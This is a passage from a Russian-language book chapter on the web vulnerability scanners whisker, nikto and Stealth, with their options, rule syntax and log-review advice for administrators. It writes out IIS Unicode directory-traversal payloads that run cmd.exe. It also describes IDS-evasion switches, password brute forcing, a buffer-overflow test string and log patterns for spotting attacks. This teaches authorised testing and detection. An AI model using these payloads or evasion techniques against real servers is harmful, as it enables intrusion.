`Whisker` предоставляет возможность принудительно установить тип удаленного сервера с использованием параметра `-S` (заглавная).

```
$ whisker.pl -h 192.168.42.27 -vv -W -S "IIS/5.0"
```

Этот параметр принудительно заставляет программу выполнять специфические для IIS тесты в соответствии со своей базой данных, несмотря на информацию, передаваемую в HTTP-заголовках.

Мы надеемся, вы разбираетесь в Perl, поскольку редактирование скрипта может сделать свойства параметра `-S` еще лучше. После этих двух строк

```
$D{'XXUserAgent'} = "Mozilla/5.0 [en] (Win95; U)";  
$D{'XXForce'}=1 if defined($args{f});
```

добавьте новую строку, чтобы быть уверенным, что `whisker` считывает тип сервера, заданный в командной строке. Переменная `XXForceS` используется в логике сканирования, когда определяется, какие файлы использовать для тестирования.

```
$D{'XXForceS'}=1 if defined($args{S});
```

Другое препятствие для любого сканера уязвимостей состоит в работе с сайтами, которые требуют аутентификации. Базовая HTTP-аутентификация очень проста в реализации. Имя пользователя и пароль кодируются в коде base 64, не шифруясь каким-либо надежным алгоритмом. Вдобавок к этому, аутентификационные полномочия передаются в заголовочной информации, передаваемой клиентом (это может быть Web-браузер или аппарат сканирования уязвимостей). Для всех сайтов, которые требуют базовой аутентификации, используйте параметр `-a` для задания правильных полномочий. Имя пользователя и пароль разделяются двоеточием.

```
$ whisker.pl -h 192.168.42.27 -vv -W -a "grauf:penguin"
```

Whisker может обеспечить лобовую атаку с целью подбора правильного имени пользователя и пароля. К сожалению, это не самый лучший довод в пользу приобретения рекламируемого товара. Он не может поддерживать аутентификацию, основанную на формах. Сайт может сбить с толку алгоритм подбора пароля, если вернет в ответ нечто, отличающееся от HTTP 401-кода, в случае, если комбинация имя пользователя/пароль неправильная.

Если вы желаете проверить вашу IDS-систему на надежность контроля Web-уязвимостей, то набор параметров `-I` для вас. Каждый из параметров генерирует URL-запрос, который изменяется разными способами с целью ввести в заблуждение IDS-сигнатуры. Для тестирования IDS выполните каждую из 10 проверок (от 0 до 9) по отношению к серверу из вашей сети.

```
$ whisker.pl -h 192.168.42.27 -vv -W -I3
```

Наилучшая защита от пассивного мониторинга – это шифрование. Для IDS весьма сложно отслеживать трафик поверх SSL. С другой стороны, легко запустить whisker поверх SSL и исследовать любые уязвимости.

Пример из жизни. Самообновление Scan.ab

Whisker-архив поставляется с четырьмя сканерами баз данных: `brute.db`, `dumb.db`, `scan.db` и `server.db`.

Каждый сканер баз данных содержит список универсальных директорий, универсальных файлов и уязвимых сценариев CGI, которые whisker обычно сканирует. Эти базы данных несколько устарели и поэтому не покрывают более новые способы взломов. В них также не хватает проверок, настроенных на ваши собственные Web-серверы.

Простейшая запись описывает корневую директорию или директории и специфические имена файлов для проверки. Например, правило в `scan.db`, которое проверяет на `/robots.txt`, занимает одну строку:

```
scan () / >> robots.txt
```

Эта строка фактически заблокирована (или превращена в комментарий) по умолчанию. Чтобы ее активизировать, удалите символ (#) из начала строки, что мы и сделали. Следующая таблица описывает компоненты каждого правила сканирования.

Правило	Описание
scan	Тип правила scan указывает, что эта строка содержит инструкции для специфической проверки.
([server type])	Используйте круглые скобки, чтобы ограничить проверку одним типом Web-сервера. Например, правило с (iis) запускается только, если whisker идентифицирует целевой сервер, как некоторую версию Microsoft IIS. Обратитесь к файлу server.db за полным списком возможных целей. Если оставить это поле пустым, то это будет применимо ко всем Web-серверам.
/	Это базовая директория, в которой следует искать целевой файл. Это может быть разделенный запятыми список, т.е. ./, /cgi-bin, /en/cgi-bin. Вы также можете использовать заранее определенные массивы в этом поле, такие как @array или @cgis. Служит разделителем между директорией и файлами для проверки.
Robots.txt	Имя файла для проверки. Используйте разделенный запятыми список в этом поле, чтобы задать несколько файлов для конкретной директории: т.е. db.inc, dbase.inc, database.inc.

Одно из основных преимуществ этих правил состоит в том, что whisker сам себя оптимизирует во время сканирования сервера. Например, если мы хотим проверить присутствие трех обычных файлов JavaScript в определенной директории, то правило должно выглядеть следующим образом.

```
scan (iis) /library >> global.js, local.js, toolbar.js
```

Whisker проверяет наличие директории /library до начала сканирования и наличие любых файлов *.js в этой директории. Если такой директории нет (имеется в виду, что запрос /library вернул ошибку 404), то он не будет проверять наличие этих трех файлов. Это мелочь, но чрезвычайно полезная, оптимизирующая скорость.

Определение массивов директорий. Во многих случаях, единственный файл может быть найден в одной из нескольких директорий. Например, обычная директория /cgi-bin может быть переименована несколькими спо-

собами. Массив должен быть объявлен до того, как правило сканирования его вызовет. Тогда используйте символ @, чтобы обратиться к массиву.

```
array cgis = cgi-bin, cgi, cgi-old, bin
scan () @cgis shopping.pl
clear @cgis
```

Команда `clear` удаляет массив из памяти. На самом деле, это не обязательно, но ваш старый профессор по компьютерным наукам одобрил бы такую чистоту.

Массив может, в свою очередь, содержать массив. Вот пример.

```
array common = include, library, scripts, tools
array admin = adm, admin, manage, manager, secure, @common
```

Массив администратора содержит 5 новых директорий, и каждая из этих директорий в общем массиве. Это помогает классифицировать директории в определенные типы, чтобы сделать сканирование более полным.

Соответствующий пример добавляет проверки на уязвимость прохождения директорий IIS Unicode и Superfluous Decode. Сначала мы определим массив, который содержит наиболее обычные директории по умолчанию, найденные на сервере IIS.

```
array iisdirs = admin, certadm, certcontrol, certenroll, certque,
certsvr, cgi-bin, exchange, help, iisadmin, iisadmpwd, iishelp,
iissamples, images, info, _mem_bin, msadc, pbserver, rpc, scripts,
_vti_bin
```

Затем определим правила сканирования для проверки (это правило должно быть в одной строке).

```
scan () @iisdirs
..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/system32/cmd.exe?/c+dir,
..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwinnt/system32/ipconfig.exe?/all+dir,
..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir,
..%255c..%255c..%255c..%255c..%255cwinnt/system32/ipconfig.exe?/all+dir,
cmd.exe, root.exe
```

%c0%af и %255c – это только две из многих возможных строк прохождения директорий, но они работают. Также это правило проверяет на предмет листингов директорий из бинарного `cmd.exe`. Некоторые администраторы запрещают доступ к этому файлу, чтобы предотвратить такую атаку; однако `ipconfig.exe` – это тоже законная добыча. Две последние проверки на предмет `cmd.exe` и `root.exe` имели целью найти обломки предыдущих атак хакеров или вирусов. Это правило сканирования может быть добавлено к оригинальному `scan.db` `whisker` или помещено в свой собственный файл `*.db`.

Чтобы использовать альтернативный файл *.db, укажите опцию -s в командной строке.

```
$ whisker.pl -h 192.168.42.27 -vv -W -s unicode.db
```

Обычные директории и файлы. Польза от whisker не ограничивается сканированием известных уязвимостей. Он также великолепно находит «скрытые» URL, резервные файлы и управляющие интерфейсы. Файл scan.db whisker уже содержит достаточное количество обычных файлов и директорий. Однако вы должны расширить файл *.db за счет структуры директорий, которую вы узнали «в поле». Например, многие Web-сайты написаны так, что допускают языковую настройку. Такие файлы должны специально приписывать /en к части файлов URL, что влияет на способность whisker сканировать обычные сценарии CGI и файлы. Whisker может искать /index.html.bak, но не может найти /en/index.html.bak. Поэтому правила сканирования должны быть модифицированы, чтобы исправить это.

Здесь вместо поиска файлов *.inc и *.js в обычных директориях, специфицированных массивом, whisker специально приписывает указание на язык и сканирует на /en/inc/database.inc и т.д.

```
array common = inc, include, lib, library, tool, tools  
scan (iis) en/@common database.inc, global.inc, local.inc, toolbar.js
```

Nikto

Прежде чем развиваться в качестве самостоятельной утилиты, whisker был создан, чтобы пополнить Perl-библиотеку средств сканирования. Nikto основывается на новом поколении LibWhisker-библиотеки. С самого начала программа поддерживает сканирование портов с поддержкой SSL и прокси.

Реализация

Основанный на Perl, nikto может выполняться под Unix, Windows и Mac OSX. Программа использует стандартные Perl-библиотеки, входящие в поставку. Вы можете загрузить утилиту nikto по адресу <http://www.securitysearch.net/tools.cfm>. Для работы также требуется LibWhisker (LW.pm).

LibWhisker. Полнофункциональная копия LibWhisker поставляется вместе с архивом nikto. Вы также можете загрузить полный Perl-модуль по адресу <http://www.wiretrip.net/rfp/2/index.asp>. Инсталляция очень проста. После разархивирования войдите в директории и соберите библиотеку. Как только сборка закончится, установите LW.pm в вашу Perl-директорию. Выполните следующую последовательность команд.


```
$ cd libwhisker-1.3
$ perl Makefile.pl lib
$ perl Makefile.pl install
```

LibWhisker может показаться немного избыточным, поскольку он включает в себя функциональность нескольких, уже существующих Perl-модулей, таких как LWP, Base64 и HTML::Parser. Преимущества LibWhisker в том, что это «тощая» (минимальный размер файла по сравнению с модулями, функциональность которых он заменяет), простая (один модуль), специализированная (поддерживает только HTTP- и HTTPS-запросы) и живучая (обеспечивает единый интерфейс для поддержки запросов и приема ответов) утилита. Кроме того, она понятнее, чем оригинальная программа whisker!

Сканирование. Основные параметры командной строки nikto отличаются от команд whisker, поэтому вам придется осваивать новые параметры. Сравните командную строку whisker с аналогичной командной строкой nikto.

```
$ whisker.pl -h 192.168.42.27 -vv -W | \
> tee whisker80_192.168.42.27.html.raw
$ nikto.pl -host 192.168.42.27 -verbose -web -output \
> nikto80_192.168.42.27.html.raw
```

Выходная информация Nikto содержит указания на то, почему поиск может угрожать безопасности.

```
Target IP: 192.168.42.27
Target Hostname: www.victim.com
Target Port: 80
```

-
- o Scan is dependent on "Server" string which can be faked, use -g to override
 - o Server: WebSTAR/4.2 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c
 - o Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, TRACE
 - o Server allows PUT method, may be able to store files.
 - o CONNECT method is enabled, server may act as a proxy or relays.
 - o Server allows DELETE method, may be able to remove files.
 - o Server allows PROPFIND or PROPPATCH methods, which indicates DAV/WebDAV is installed. Both allow remote admin and have had security problems.
 - o WebSTAR/4.2(Unix)mod_ssl/2.8.6OpenSSL/0.9.6c appears to be outdated (current is at least mod_ssl/2.8.7) (may depend on server version)
 - o /public/ Redirects to 'http://www.foundstone.com/public', this might be interesting...
 - o robots.txt - This file tells web spiders where they can and cannot go (if they follow RFCs). You may find interesting directories listed here. (GET)
 - o cgi-bin/htsearch?-c/nonexistant - The ht.:Dig install may let an attacker force

ht://Dig to read arbitrary config files for itself.

(GET)

885 items checked on remote host

В таблице 8-1 перечислены основные параметры, необходимые для запуска утилиты *nikto*. Наиболее важные параметры устанавливают тестируемый хост, порт и выходной файл. *Nikto* воспринимает первый символ имени параметра как синоним. Например, вы можете ввести *-s* или *-ssl*, чтобы использовать протокол HTTPS, или вы можете задать *-w* или *-web* для получения выходной информации в формате HTML.

Табл. 8-1. Параметры командной строки *Nikto* и их эквиваленты в *Whisker*

Nikto	Whisker	Описание
-host	-h	Задаёт один хост. <i>Nikto</i> не принимает файлы с именами хостов, так как это делает опция <i>-H</i> в <i>whisker</i> .
-port	-p	Задаёт произвольный порт.
-verbose	-v, -w	Обеспечивает подробный отчет. Это единственная опция, которую не представляют аббревиатурой (<i>-v</i> зарезервирована для опции виртуального хоста).
-ssl	-x	Активизирует поддержку SSL. <i>Nikto</i> не предполагает HTTPS, если вы специфицировали целевой порт 443.
-generic	-S	Указывает <i>nikto</i> игнорировать заголовок сервера и запускать сканирование всей базы данных. В отличие от опции <i>whisker -S</i> , вы не даете строки альтернативного заголовка после опции.
-web	-W	Выводить отчет в HTML.
-output	-l	Заносить протокол в файл. Например, <i>-output nikto80_www.victim.com.html</i> .
-id	-a	Поддержка полномочий базовой идентификации HTTP. Например, <i>-id username:password</i> .
-vhost	-V	Использовать виртуальный хост для целевого Web-сервера вместо IP-адреса.
-evasion	-l	Техника обхода IDS. <i>Nikto</i> использует 9 различных техник, чтобы форматировать запрос URL и ускользнуть от обнаружения в IDS.

Следует помнить несколько основных положений в работе с утилитой *nikto*: задавайте хост (*-h*), порт (*-p*), SSL (*-s*) и имя выходного файла. Дополнительные параметры подробно описаны в таблице 8-2. По большей части эти параметры охватывают возможности большинства утилит для сканирования.

Табл. 8-2. Дополнительные параметры командной строки Nikto

Опция	Описание
-allcgi	Сканирует все возможные директории CGI. Не обращает внимания на ошибки 404, которые nikto получает для базовой директории. Подробности см. в разделе «Config.txt».
-mutate	Видоизмененные проверки описываются в «Config.txt».
-findports	Сканирует целевой сервер. Это сканирование использует nmap или внутренние сокеты на базе Perl.
-nolookup	Не определяет имена хостов по IP-адресу.
-timeout N	Останавливает сканирование, если не получает данных в течение N секунд. По умолчанию – 10.
-update	Обновляет модули nikto и выясняет существование новых версий.

Параметр `-update` упрощает процедуру сопровождения утилиты nikto. Этот параметр заставляет программу соединиться с хостом `www.cirt.net` и загрузить дополнительные модули для поддержания листа сканирования в текущем состоянии.

```
$ ./nikto.pl -update
```

```
-----
- Nikto v1.100BETA_2 - www.cirt.net -
+ Retrieving 'scan_database.db'
www.cirt.net message: Send comments on Nikto to cirt.net so it can be
a better product.
```

Config.txt. Nikto использует настроенный файл `config.txt` для установки отдельных, наименее часто используемых параметров, или наоборот, наиболее часто используемых в процессе сканирования. Этот файл включает дюжину настроек. Параметр может быть закомментирован с помощью символа `#`. Ниже приведены настройки по умолчанию:

```
CGIDIRS=/bin/ /cgi/ /mpcgi/ /cgi-bin/ /cgi-sys/ /cgi-local/ /htbin/
/cgibin/ /cgis/ /scripts/ /cgi-win/ /fcgi-bin/
#CLIOPTS=-g -a
#NMAP=/usr/bin/nmap
SKIPPORTS=21 111
#PROXYHOST=10.1.1.1
#PROXYPORT=8080
#PROXYUSER=proxyuserid
#PROXYPASS=proxypassword
DEFAULTHTTPVER=1.1
#PLUGINDIR=/usr/local/nikto/plugins
MUTATEDIRS=/...../ /members/ /porn/ /restricted/ /xxx/
MUTATEFILES=xxx.htm xxx.html porn.htm porn.html
```

Строка `CGIDIRS` содержит список директорий, разделенный пробелом. Nikto пытается определить наличие каждой из директорий перед началом ее просмотра. Соответственно, параметр `-allcgi` отменяет такой порядок работы.

Строка `CLOPTS` содержит параметры командной строки, которые будут использоваться при каждом запуске nikto. Этот прием обычно используется для сокращения командной строки. В файл включаются параметры `-generic`, `-verbose` и `-web`.

Строки `NMAP` и `SKIPPORTS` управляют политикой сканирования портов (`-findports`). Если не поддерживается выполнение исходного модуля nmap (что обычно для Windows-систем), nikto использует для сканирования портов Perl-функции. Строка `SKIPPORTS` содержит список портов, которые никогда не сканируются.

Используйте строку `PROXY*` для включения поддержки прокси.

Также довольно редко возникает необходимость изменять строку `DEFAULTHTTPVER`. Вы можете поискать серверы, использующие только версию 1.0.

Строка `PLUGINDIR` определяет директорию для размещения определяемых пользователем модулей (аналоги файлов `scan.db` в `whisker`). По умолчанию nikto осуществляет поиск в директории `/plugins`, размещаемой в директории, откуда программа запускается.

Строки `MUTATE*` существенно увеличивают время, которое требуется для сканирования сервера с параметром `mutate`. Инструкция `MUTATEDIRS` устанавливает, что проверка каждой директории должна начинаться от корня или от перечисленных ниже директорий. Этот прием обычно используется для Web-сайтов, которые используют интернационализацию, вследствие чего директория `/scripts` заменяется на директорию `/1033/scripts`. Инструкция `MUTATEFILES` определяет необходимость сканировать каждый файл в приведенном списке директорий.

Пример из жизни. Обнаружение попыток вторжения

Как администратор, вы, должно быть, сканируете свои Web-серверы на уязвимость. Это часть вашей рутинной работы. Всегда лучше обнаружить собственные уязвимости до того, как это сделает кто-либо другой. С другой стороны, откуда вы можете знать, что кто-то использует эти средства против вас? Конечно, может помочь IDS, но у IDS есть несколько недостатков: они не могут справиться с высоким диапазоном частот, полагаются на свойство сопоставления с образцом, не могут (в большинстве) видеть закодированные потоки SSL. Кроме того, они дороги. Ответ в данном случае – обратиться к своим файлам протоколов (logfiles). Вы же включили журнализацию на своем Web-сервере, не так ли?

Общие автографы. Файлы протоколов (Logfiles) – это средство безопасности. Они *реакционны*, а это означает, что если вы увидите автограф взло-

ма в своем файле, то знаете, что вы уже атакованы. Если атака подвергла сервер риску, протоколы Web будут первым местом, куда следует обратиться, чтобы воссоздать события. Протоколы также помогают администраторам и программистам проследить ошибки и поврежденные страницы на Web-сайте – это необходимо для поддержания стабильности Web-сервера. Помня об этом, вы должны практиковать регистрацию на Web-сервере и сбор файлов протоколов (logfiles), просматривать их и архивировать.

В следующей таблице перечисляются некоторые позиции, на которые следует обращать внимание при проведении обзора протоколов. Многие из этих проверок могут быть автоматизированы при помощи такого простого средства, как `grep`.

Excessive 404s	Избыток ошибок 404. Ошибка 404 в вашем файле протокола обычно означает одно из трех: опечатка или ошибка на странице сайта, пользователь неправильно набрал URI, или зловердный пользователь ищет «старушек». Если вы видите несколько запросов от IP-адреса, что привело к последовательности ошибок 404, проверьте свои остальные протоколы на этот IP-адрес. Вы можете обнаружить успешный запрос (ответ 200) где-то еще, что свидетельствует о вражеской активности.
Unused file extensions	Неиспользованные расширения файлов. Это подмножество избытка ошибок 404, но является хорошим индикатором автоматизированного средства. Если ваш сайт использует только файлы *.jsp, то запросы на файлы *.asp будут не к месту.
Excessive 500s	Избыток ошибок 500. Любая ошибка сервера должна проверяться. Это может означать, что в приложении есть ошибки, или зловердный пользователь пытается запустить ошибочные данные на сервер.
Sensitive filenames	Чувствительные имена файлов. Поиск в протоколах запросов, которые содержат passwd, cmd.exe, boot.ini, ipconfig или другие имена системных файлов и команд. IDS часто отключают эти значения.
Examine parameters	Проверочные параметры. Атаки на Web-сервер часто прячутся внутри запросов, которые возвращают ответ 200. Убедитесь, что ваш Web-сервер регистрирует параметры, которые прошли на URI.

Directory traversal	Прохождение директорий. Поиск атак, которые пытаются разрушить такие директории, как ..., .., или %2e%2e.
Long strings	Длинные последовательности. Ищите длинные последовательности (более 100 знаков), запущенные как параметр. Например, имя пользователя, содержащее 200 символов А, вероятно означает, что кто-то пытается взломать приложение.
Shell characters	Признаки работы командного процессора. Ищите символы, которые имеют специальное значение в командных процессорах или SQL. Обычные символы: ' ! < > & * ;

Помните, что IIS записывает URL в конечном разобранном формате. Например, атака на прохождение директории Unicode появляется как /scripts/..A.A.cmd.exe?/c+dir, где файл протокола Apache захватывает необработанный запрос /scripts/..%c0%af..%c0%af..%c0%afcmd.exe?/c+dir?. При регистрации IIS убедитесь, что опции для записи uri-stem и uri-query выключены.

Stealth

Эта программа работает под Windows с графическим интерфейсом пользователя, и поэтому не обладает, в отличие от whisker возможностями кросс-платформенного использования. Stealth располагает большим количеством тестов и имеет легко расширяемую базу данных. В настоящее время в базе данных программы находится около 13000 тестов, правда, только 5000 из них являются уникальными. Эти тесты были получены в результате сканирования большого количества устройств, имеющих встроенные Web-серверы, обладающих наиболее распространенными типами уязвимостей, свойственных IIS.

Реализация

На рисунке 8-1 приведен вид интерфейса для сканирования одного IP-адреса. По умолчанию Stealth использует «нормальное» правило сканирования, которое содержит около 6500 тестов. Эта страница открывается с помощью кнопки Scanner в окне приложения Stealth.

Примечание. Stealth также располагает параметрами для изменения номера порта (по умолчанию 80), при этом SSL-соединение не поддерживается. Задать номер порта 443 недостаточно.

Stealth может сканировать несколько Web-серверов. Тем не менее, как показано на рисунке 8-2, для этого должен быть задан список последовательных IP-адресов. Это существенно замедляет сканирование, по-

сколько программа сначала должна определить Web-сервер, а затем осуществлять его сканирование. Если серверы распределены по сети, то это еще сильнее замедляет процесс.




Рис. 8-1. Сканер Stealth по умолчанию против цели




Рис. 8-2. Stealth сканирует список IP-адресов

Еще немного о сканировании нескольких Web-серверов: программа постоянно фиксирует ошибки, выдает сообщения об ошибках, требующих, чтобы их закрывали вручную. Короче, Stealth – не лучшее средство для сканирования многих серверов одновременно.

Кнопка IDS Test работает аналогично технике обхода IDS у whisker. Выберите, какую политику вы предпочитаете использовать, а затем отметьте параметр CGI Setup | Use IDS Evasion. На рисунке 8-3 показано, как включить обход IDS.

Как только Stealth завершит сканирование, он выдаст запрос на сохранение результатов. Результаты сканирования представляют собой HTML-файл, в котором перечислены все возможные уязвимости, которые были найдены. Stealth – быстрое и простое средство, которое позволяет выполнить 6500 тестов для Web-сервера одновременно.




Рис. 8-3. Обход IDS

Создание новых правил

Конструирование правил для Stealth весьма просто. Вы задаете URL, метод запроса и ожидаемый HTTP-код возврата. Например, для поиска резервной копии index.html файла вам следует создать файл со следующим содержанием.

```
#INF Backup index.html file
#GET /index.html.bak #200
```


Вместо метода #GET также может быть #HEAD или #POST. Код возврата #200 может быть заменен любым кодом возврата HTTP. Stealth не поддерживает пользовательские массивы, поэтому файлы внутри набора директорий должны быть перечислены отдельно. Параметры #GET и #200 подразумеваются по умолчанию и потому могут быть опущены. Как видно, базовый тест Stealth для URL не так развит как у whisker. У Stealth есть средство для упрощения разработки тестов на уязвимость – Stealth Exploit Development Tool.

Exploit Development Tool – это утилита с оконным интерфейсом, облегчающая заполнение всех возможных полей, которые могут быть созданы для определения метода тестирования. На рисунке 8-4 показаны настройки для нашего простого теста для файла index.html.bak.




Рис. 8-4. Настройка теста уязвимости

На закладке Options вы можете задать строку, которая будет показывать возврат ложного ответа или определять User-Agent. Некоторые Web-приложения используют заголовок User-Agent, чтобы принять решение о том, может ли браузер получить доступ к сайту. Некоторые браузеры не поддерживают JavaScript, ActiveX или Java, и это может послужить отказом в доступе к сайту. На рисунке 8-5 показан этот параметр.

Другой классный прием, используемый в Stealth – это тест на переполнение буфера. Атака на переполнение буфера может быть применена против любого адреса, по которому Web-приложение требует списка параметров. Правило для проверки на переполнение буфера содержит четыре составляющих.

- **bofgen.** URL, введенный в двойных кавычках.
- **bofstr.** Строка, используемая для атаки.




Рис. 8-5. Параметры для теста уязвимости

- **bytes.** Количество повторений символа, используемого для переполнения буфера.
- **chars.** Символ для заполнения буфера.

Ниже приведено правило для проверки условий переполнения буфера в строке авторизации ввода Web-приложения.

#INF Login.asp buffer overflow check

"bofgen=/login.asp?user=%bofstr&passwd=none", "bytes=999", "chars=A"

В HTTP-запросе, который посылает Stealth, строка %bofstr меняется на 999 символов А.

Как только описание метода взлома создано, вам остается указать Stealth применить его. Если вы поместите файл в директорию Db, Stealth найдет его и будет использовать. Чтобы проверить созданные правила вручную или для создания нового правила щелкните на кнопке Database в окне приложения Stealth и выберите закладку Stealth User's Exploits. Пометьте соответствующий метод для его активации. На рисунке 8-6 показан пример теста, называемого Sourcedis, который обычно не используется.

Пресечение уклонения Pitfalls to Avoid

Как уже упоминалось, возможности Stealth по автоматическому сканированию набора Web-серверов ограничены. Stealth время от времени генерирует ошибки DNS, которые обычно случаются в процессе сканирования сервера с виртуальными хостами или когда сканируется сервер с несколькими IP-адресами (как в случае со многими большими, сильно загруженными сайтами). Ошибка DNS безобидна, но ее появление требует, чтобы вы закрыли окно сообщения, которое генерирует Stealth.




Рис. 8-6. Добавление новых тестов

Большая часть тестов Stealth опирается на возвращаемые сервером HTTP-коды. Это хорошо, когда вы тестируете имеющиеся скрипты на наличие прорех, но это вовсе не означает, что скрипт уязвим. Большинство прорех `viewcode.asp` в IIS-файлах зафиксировано последующими заплатками; но Stealth только определяет их наличие и ошибочно принимает положительное решение. Даже если Stealth и может распознать специфические строки в результатах работы теста, немногие тесты могут это сделать. Использование HTTP-кодов возврата не означает, что Stealth может пропустить прореху, но это означает, что он может породить большое количество ошибочных положительных решений о наличии таких прорех.

